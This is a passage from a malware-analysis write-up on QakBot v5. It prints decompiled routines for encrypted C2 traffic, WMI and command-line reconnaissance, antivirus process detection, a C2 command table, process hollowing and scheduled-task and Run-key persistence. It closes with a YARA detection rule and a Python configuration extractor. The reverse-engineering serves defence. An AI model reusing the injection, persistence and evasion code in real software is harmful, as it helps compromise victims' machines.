    v16 = mw_read_HTTP_Respond(v18, &v19, &v17);
    if ( v15 )
        (winInit_table->ptr_internetCloseHandle)(v15);
```

Figure(16): C2 communication fun

```
BYTE * __fastcall mw_AES_encryption(_BYTE *a1, unsigned int a2, unsigned int *a3)
{
    _BYTE *v6; // rax
    unsigned int v7; // r9d
    void *v8; // rbx
    _BYTE *v9; // rdi
    _BYTE *v11; // [rsp+58h] [rbp+20h] BYREF

    v6 = wrap_2_mw_decrpyion_fun_2(0x1A9u); // 4Lm7Dw&yMF*ELN4D8oNp0CtKUF*C2LAstORIBV
    v7 = 0;
    v11 = v6;
    v8 = v6;
    if ( v6 && *v6 )
    {
        do
        {
            ++v6;
            ++v7;
        }
        while ( *v6 );
    }
    v9 = mw_sha256_aes_end_dec(1, a1, a2, v8, v7, a3); // 1 ---> encrypt
    if ( v8 != &unk_180028B7C )
        mw_memsettr(&v11, 0xFFFFFFFFFFFFFFFFFui64);
}
```

Figure(17): AES Encryption and the key used while C2 communication

## Gather system INFO

---

Part of QakBOT communication with its command and control is sending information about the computer. QakBot gathers computer information using a combination of Windows API calls, shell commands, and Windows Management Instrumentation (WMI) commands. This approach allows it to collect various details about the system, including hardware, software, and configuration data. By using these methods together, QakBot obtains a comprehensive overview of the target computer's setup and specifications.

## VMI Queries Used

---

Qakbot builds a WMI query by concatenating strings to form It then executes these queries to retrieve critical data and obtain a comprehensive overview of the system's configuration and installed security measures.

```

v58 = 0i64;
result = mw_using_COM(a1); // IWbemLocator interface
v61 = result;
if ( result )
{
    if ( !hHeap )
    {
        v8 = 0i64;
LABEL_92:
        mw_memset(&v58, 0xFFFFFFFFFFFFFFFFEui64);
        sub_180012E50(&v61);
        return v8;
    }
    v49 = HeapAlloc(hHeap, 8u, 0x20ui64);
    v8 = v49;
    if ( !v49 )
        goto LABEL_92;
    decode_str = wrap_mw_decrpyion_fun_1(0x132Du); // select
    str_select = decode_str;
    str_from = wrap_mw_decrpyion_fun_1(0x1648u); // from
    v58 = mw_concatenate_strings_array(str_select, arg_3, str_from, ptr_arg_2);
    str_select = v58;
    mw_wrap_memset_0(&decode_str);
    mw_wrap_memset_0(&str_from);
    if ( !str_select )
    {
        mw_memset(&v49, 0i64);
        v8 = v49;
        goto LABEL_92;
    }
    v54 = SysAllocString(str_select);
    strQuery = v54;
    decode_str = wrap_mw_decrpyion_fun_1(0x2DAu); // WQL
    str_from = SysAllocString(decode_str);
    arg_QueryLanguage = str_from;
    mw_wrap_memset_0(&decode_str);
    v13 = ((*result)->lpVtbl->ExecQuery)(*result, arg_QueryLanguage, strQuery, 0i64, 0i64, &query_res);
    v14 = 0i64;
}

```

Figure(18): Qakbot create WMI queries

Here are the WMI classes targeted and the information they retrieve:

Class	Properties	Result
Win32_OperatingSystem	Caption	OS Info [name and version]
AntiVirusProduct	*	Information about antivirus products installed on a system
Win32_Processor	*	Information about the processor
Win32_ComputerSystem	*	Information about the computer system, including its hardware configuration, such as the manufacturer, model, system type, number of processors, memory
Win32_Bios	*	Details about a computer's BIOS, like its version, manufacturer, and release date
Win32_DiskDrive	*	Information about the disk drives installed on a computer, including their model, manufacturer, interface type, capacity
Win32_PhysicalMemory	*	Details about the physical memory modules in use, including their capacity, speed, manufacturer

Class	Properties	Result
Win32_Product	Caption, Description, Vendor, Version, InstallDate, InstallSource, PackageName	Information about installed software, including its name, description, vendor, version, installation date, installation source, and package name
Win32_PnpEntity	Caption, Description, DeviceID, Manufacturer, Name, PNPDeviceID, Service, Status	Details about Plug and Play devices, such as their name, description, device ID, manufacturer, name, PnP device ID, service, and status

## Windows command line

Qakbot creates anonymous pipes to execute various built-in command-line tools processes, enabling it to retrieve information about the compromised system's environment effectively.

```

if ( (kernel32_table->ptr_CreatePipe)(&hReadPipe, &hWritePipe, &lpPipeAttributes, 0) )
{
    StartupInfo.hStdError = hWritePipe;
    StartupInfo.hStdOutput = hWritePipe;
    StartupInfo.hStdInput = v21;
    StartupInfo.cb = 0x68;
    StartupInfo.dwFlags = 0x101;
    StartupInfo.wShowWindow = 0;
    if ( hHeap )
    {
        v13 = HeapAlloc(hHeap, 8u, 0x1001ui64);
        lpBuffer = v13;
        if ( v13 )
        {
            if ( (kernel32_table->ptr_CreateProcessW)(
                0i64,
                arg_command_line,
                0i64,
                0i64,
                1,
                CREATE_NO_WINDOW,
                0i64,
                0i64,
                &StartupInfo,
                &ProcessInfo ) )
            {
                (kernel32_table->ptr_CloseHandle)(v21);
                (kernel32_table->ptr_CloseHandle)(hWritePipe);
                LODWORD(NumberOfBytesRead) = 0;
                do
                {
                    v5 = (kernel32_table->ptr_ReadFile)(hReadPipe, lpBuffer, 0x1000u, &NumberOfBytesRead, 0i64);
                    lpBuffer[NumberOfBytesRead] = 0;
                }
            }
        }
    }
}

```

Figure(19): execute command-line tools

Here is the list of commands that can be used to gather information about the system:

Windows Command	Output
ipconfig /all	Displays detailed configuration information about all network interfaces.
whoami /all	Displays user, group, and privileges information for the current user.

Windows Command	Output
nltest /domain_trusts /all_trusts	Lists all domain trusts established with the current domain.
qwinsta	Lists information about all Remote Desktop sessions on the local system.
nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.%s	Performs a DNS lookup for LDAP service records for the specified domain controller.
net share	Lists information about shared resources on the local system.
net localgroup	Lists information about local groups on the local system.
netstat -nao	Lists active network connections and associated processes.
net view	Lists information about shared resources on remote systems.
route print	Displays the IP routing table for the local system.
arp -a	Displays the ARP cache, which contains mappings of IP addresses to MAC addresses.

Additionally, it will use Windows API calls to get different system details like computer name, screen size, AD domain info, user name, processor details, whether it's a 32-bit or 64-bit Windows, and the operating system version, along with its respective full paths.

## Collect AntiViruses Information

Qakbot checks for specific antivirus programs like Kaspersky, Avast, Norton, etc to see if any antivirus software is active on the system. It does this by scanning running programs and looking for related processes from these vendors.

This list shows which antivirus vendors are associated with each process :

processes	Related Vendor
ccSvcHst.exe;NortonSecurity.exe;nsWscSvc.exe	Norton Security
avgcsrva.exe;avgsvcx.exe;avgcsrva.exe	AVG Antivirus
MsMpEng.exe	Microsoft Defender Antivirus
avp.exe;kavtray.exe	Kaspersky Antivirus
coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe	Trend Micro Antivirus
fshoster32.exe	F-Secure Antivirus
fmon.exe	FortiClient Antivirus



processes	Related Vendor
egui.exe;ekrn.exe	ESET
bdagent.exe;vsserv.exe;vsservppl.exe	Bitdefender
AvastSvc.exe;aswEngSrv.exe;aswToolsSvc.exe;afwServ.exe;aswidsagent.exe;AvastUI.exe	Avast
Sophos UI.exe;SophosUI.exe;SAVAdminService.exe;SavService.exe	Sophos
WRSA.exe	Webroot SecureAnywhere
vkise.exe;isesrv.exe;cmdagent.exe	Kaspersky
ByteFence.exe	ByteFence
MBAMService.exe;mbamgui.exe	Malwarebytes
mcshield.exe	McAfee
dwengine.exe;dwarkdaemon.exe;dwwatcher.exe	Datawatch
SentinelServiceHost.exe;SentinelStaticEngine.exe;SentinelAgent.exe;...	SentinelOne
SonicWallClientProtectionService.exe;SWDash.exe	SonicWall
CynetEPS.exe;CynetMS.exe;CynetConsole.exe	Cynet
CSFalconService.exe;CSFalconContainer.exe	CrowdStrike Falcon

## Executing C2 Commands

After establishing communication, the C2 server will send commands to be executed. These commands are represented as integer values or indexes.

```

comm_parse(1, 0, c2_communicate);
comm_parse(0x15, 0, sub_1800055A8);
comm_parse(6, 1, enable_val_14); // Enable the Value 0x14 on Global Registry Configuration
comm_parse(7, 1, disable_val_14); // Disable the Value 0x14 on Global Registry Configuration
comm_parse(0xA, 1, command_TerminateProcess); // loop and kill all processes
comm_parse(0xC, 1, global_reg_manipulation_0); // set values from Global Registry config , trigger an event
comm_parse(0xD, 1, global_reg_manipulation); // set , delete values from Global Registry config , trigger an event
comm_parse(0xE, 1, may_make_move); // make a copy of itself , run it and gain persistence
comm_parse(0x19, 1, ProcessFile_Execute); // load an exe binary and run it .
comm_parse(0x21, 1, mw_w_create_process); // execute cmd .
comm_parse(0x1A, 1, mw_up_injection); // load then do dll injection
comm_parse(0x1B, 1, w_process_injection); // do process injection by hashed Str
comm_parse(0x1C, 1, kill_process); // Kill the Injected Process
comm_parse(0x1D, 1, sub_18000570C);
comm_parse(0x23, 1, alloc_injection); // load and do process hollowing
comm_parse(0x1E, 1, kill_process_injection); // kill the previous injected process and do process hollowing again .
comm_parse(0x1F, 1, do_dll_injection); // do process hollowing on specific proceses based on anti virus info and its arch
comm_parse(0x12, 1, no_command_0); // do nothing
comm_parse(0x13, 1, update_and_run); // load an updated version and run it from the export "CfGetPlatformInfo"
comm_parse(0x24, 1, run_sample); // load a sample and run
comm_parse(0x14, 1, sub_180005198);
comm_parse(0x25, 1, set_data_global_registry); // Add Value to Global Registry Configuration
comm_parse(0x26, 1, del_val_from_config_reg); // remove value from the global registry configuration
comm_parse(0x27, 1, execute_b64_encoded_powershell_cmd); // execute an command using powershell
comm_parse(0x28, 1, run_dll_Regsvr32); // load and run with regsvr32
comm_parse(0x29, 1, 0x1800048F8i64); // load and run with rundll32
comm_parse(0x2A, 1, no_command); // do nothing
comm_parse(0x2B, 1, sub_18000580C);

```

Figure(20): The list of the C2 commands used by Qakbot

## Process Hollowing

QakBot selects a system process for process hollowing based on the machine's architecture (32-bit or 64-bit) and the installed antivirus software.

This list includes the following system processes:

- ▶ Expand to see more
  - %SystemRoot%\SysWOW64\AtBroker.exe
  - %SystemRoot%\System32\AtBroker.exe
  - %SystemRoot%\SysWOW64\xwizard.exe
  - %SystemRoot%\System32\xwizard.exe
  - %SystemRoot%\SysWOW64\explorer.exe

It first calls the `CreateProcessW()` API with the `CREATE_SUSPENDED` flag to start a new process, making it suspended at the beginning.

```
__int64 __fastcall mw_w_createprocessw(LPWSTR arg_lpcommandline, __int64 a2)
{
    struct _STARTUPINFOW StartupInfo; // [rsp+50h] [rbp-78h] BYREF

    *a2 = 0i64;
    *(a2 + 0x10) = 0i64;
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    return (kernel32_table->ptr_CreateProcessW)(
        0i64,
        arg_lpcommandline,
        0i64,
        0i64,
        0,
        CREATE_SUSPENDED,
        0i64,
        0i64,
        &StartupInfo,
        a2)
        - 1;
}
```

Figure(21): create a suspended process

Then it allocates virtual memory in a target process, writes data into the allocated region, and then modifies the memory protection to allow execution.

```

BaseAddress = 0i64;
OldAccessProtection = 0;
LODWORD(NumberOfBytesWritten) = 0;
p_arg_data_size = arg_data_size;
RegionSize = arg_data_size;
if ( (ptr_ntdll->ptr_NtAllocateVirtualMemory)(arg_hprocess, &BaseAddress, 0i64, &RegionSize, 0x3000u, 4u) >= 0 )
{
    if ( (ptr_ntdll->ptr_NtWriteVirtualMemory)(
        arg_hprocess,
        BaseAddress,
        arg_data_buf,
        p_arg_data_size,
        &NumberOfBytesWritten) >= 0 )
    {
        RegionSize = p_arg_data_size;
        if ( (ptr_ntdll->ptr_NtProtectVirtualMemory)(
            arg_hprocess,
            &BaseAddress,
            &RegionSize,
            arg_access_protection, // PAGE_EXECUTE_READWRITE
            &OldAccessProtection) >= 0 )
            return BaseAddress;
    }
    if ( BaseAddress )
        (ptr_ntdll->ptr_NtFreeVirtualMemory)(arg_hprocess, &BaseAddress, &RegionSize, 0x8000i64);
}
return 0i64;

```

Next, it retrieves the context of the thread to modify it to set the instruction pointer (EIP/RIP register) to point to the entry point of the injected code.

It finally calls the API `ResumeThread()` to resume the new processes.

## Persistence

QakBot sets itself to run on system reboot through a registry entry or Scheduled Task.

```

if ( lpVersionInformation->sysinfo_3.token_handle == 3 )
{
    schtask_creation = wrap_mw_decrpyion_fun_2(0x303u); // schtasks.exe /Create /RU "NT AUTHORITY\SYSTEM" /SC ONSTART /TN %u /TR "%s" /NP /F
    Buffer = mw_w_heapalloc(0x1000ui64);
    random = generate_random(&lpVersionInformation->sysinfo_11.screen_resolution, 0x1000000, -1);
    mw_format_string(Buffer, 0x1000, schtask_creation, random, v5);
    v2 = mw_w_createprocess(Buffer, 0i64, 0xB88u, 1, 0i64);
    mw_wrap_memset_0(&schtask_creation);
    sub_18000F56C(60, random);
    mw_memset(&Buffer, 0xFFFFFFFFFFFFFFFFEui64);
    return (v2 != 0) - 1;
}
else
{
    Buffer = wrap_mw_decrpyion_fun_1(0x557u); // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    v4 = mw_w_modify_reg_random_data(0xFFFFFFFF80000001ui64, Buffer, v5);
    mw_wrap_memset_0(&Buffer);
    mw_memset(&v5, 0xFFFFFFFFFFFFFFFFEui64);
    result = 0i64;
    if ( v4 < 0 )

```

create a new scheduled task with random name that runs when the system starts up

Figure(22): Persistence function

## Conclusion

Qakbot is an advanced malware with regular updates and powerful anti-analysis actions, ensuring it remains a persistent threat with a wide range of capabilities and techniques.

## YARA Rule

```

rule detect_Qakbot_v5
{
  meta:
    description = "just a rule for Qakbot v5"
    author = "Mohamed Ezzat (@ZW01f)"
    hash1 = "af6a9b7e7aefeb903c76417ed2b8399b73657440ad5f8b48a25cfe5e97ff868f"
    hash2 = "59559e97962e40a15adb2237c4d01cfead03623aff1725616caeea5a8d273a35"
  strings:
    $s1 = "\\u%04X\\u%04X" ascii wide
    $s2 = "%u;%u;%u" ascii wide
    $s3 = "CfGetPlatformInfo" ascii wide
    $p1 = {45 33 C0 E8 ?? ?? ?? ?? 35 91 CB 35 A2 41 3B C7}
    $p2 = { 0F B6 01 48 FF C1 44 33 C0 41 8B C0 41 C1 E8 04 83 E0 0F 44 33 04 82 41 8B C0 41 C1
E8 04 83 E0 0F 44 33 04 82 49 83 E9 01 75 ?? 41 F7 D041 8B C0 C3}
  condition:
    uint16(0) == 0x5A4D and all of ($p*) and (2 of ($s*)) and filesize < 500KB
}

```

## Python Automated Configuration Extraction

---

This python script is used to extract the configuration of the Qakbot malware :

- Open the binary file.
- Get the .data section.
- Extract the the key and the encrypted configuration data .
- SHA-256 hash the extracted key to get the final key.
- Use the key to decrypt the configurations.
- Parse the decrypted configurations to extract useful information.

```

#----- imports -----#
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import socket
from datetime import datetime
import pytz
#----- helper -----#
def extract_data(filename): #finds the content of the ".data" section. .
    import pefile
    pe = pefile.PE(filename)
    for section in pe.sections:
        if '.data' in section.Name.decode(encoding='utf-8').rstrip('x00'):
            return (section.get_data(section.VirtualAddress, section.SizeOfRawData))
def tohex(data):
    import binascii
    if type(data) == str:
        return binascii.hexlify(data.encode('utf-8'))
    else:
        return binascii.hexlify(data)

def get_ip(ip_binary):
    # Convert the binary network format to a human-readable string format
    ip_str = socket.inet_ntoa(ip_binary)
    return ip_str
#----- Decryption -----#
def calculate_sha256(input_data):
    sha256_hash = hashlib.sha256()
    sha256_hash.update(input_data)
    hash_hex = sha256_hash.digest()
    return hash_hex
def aes_decrypt(ciphertext, key, iv):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext)
    unpadded_plaintext = unpad(plaintext, AES.block_size)
    return unpadded_plaintext
def full_dec(enc_str , aes_key_init):
    aes_key = calculate_sha256(aes_key_init)
    dec_str = aes_decrypt(enc_str[17:], aes_key, enc_str[1:17])
    return dec_str
def parse_camp(input_str):
    lines = input_str.strip().split(b'\r\n')
    parsed_data = {}
    for line in lines:
        key, value = line.split(b'=')
        parsed_data[key] = value
    timestamp = int(parsed_data[b'3'])
    dt_obj = pytz.utc.localize(datetime.utcfromtimestamp(timestamp))
    print(f"Botnet ID : {parsed_data[b'10']}")
    print(f"b'40' : {parsed_data[b'40']}")
    print(f"Campaign Timestamp : {dt_obj}")
def parse_c2(dec_ips):
    i = 0
    splitted_data = [dec_ips[i:i+7] for i in range(1, len(dec_ips), 8)]
    for data in splitted_data:
        ip = get_ip(data[:4])
        port = int(tohex(data[4:6]),16)
        print('IP[{}] = {}'.format(i, ip, port))
        i = i + 1
def main():
    file_name = input("enter the file path: ")

```

```

# The config data begins at these offsets inside the .data section
enc_ips_rva = 0x852 ; size_rva = 0x850 ; enc_config_rva = 0x1022
data_section = extract_data(file_name) #read data section
size = ord(data_section[size_rva:size_rva+1])
enc_config_ips = data_section[enc_ips_rva:enc_ips_rva+size]
enc_config = data_section[enc_config_rva:enc_config_rva+size]
init_key = b'T2X!wMMVH1UKMHD7SBdbfgfXrNBd(5dmRNbBI9'
aes_key = calculate_sha256(init_key)
campaign_info = full_dec(enc_config,init_key)
dec_c2 = full_dec(enc_config_ips,init_key)
print('##----- Campaign Info -----##')
print('sha256 :',tohex(campaign_info[:32]))
print('#-----#')
parse_camp(campaign_info[32:])
print('##----- Qakbot c2 -----##')
print('sha256 :',tohex(dec_c2[:32]))
print('#-----#')
parse_c2(dec_c2[32:])

if __name__ == '__main__':
    main()

```

## References

---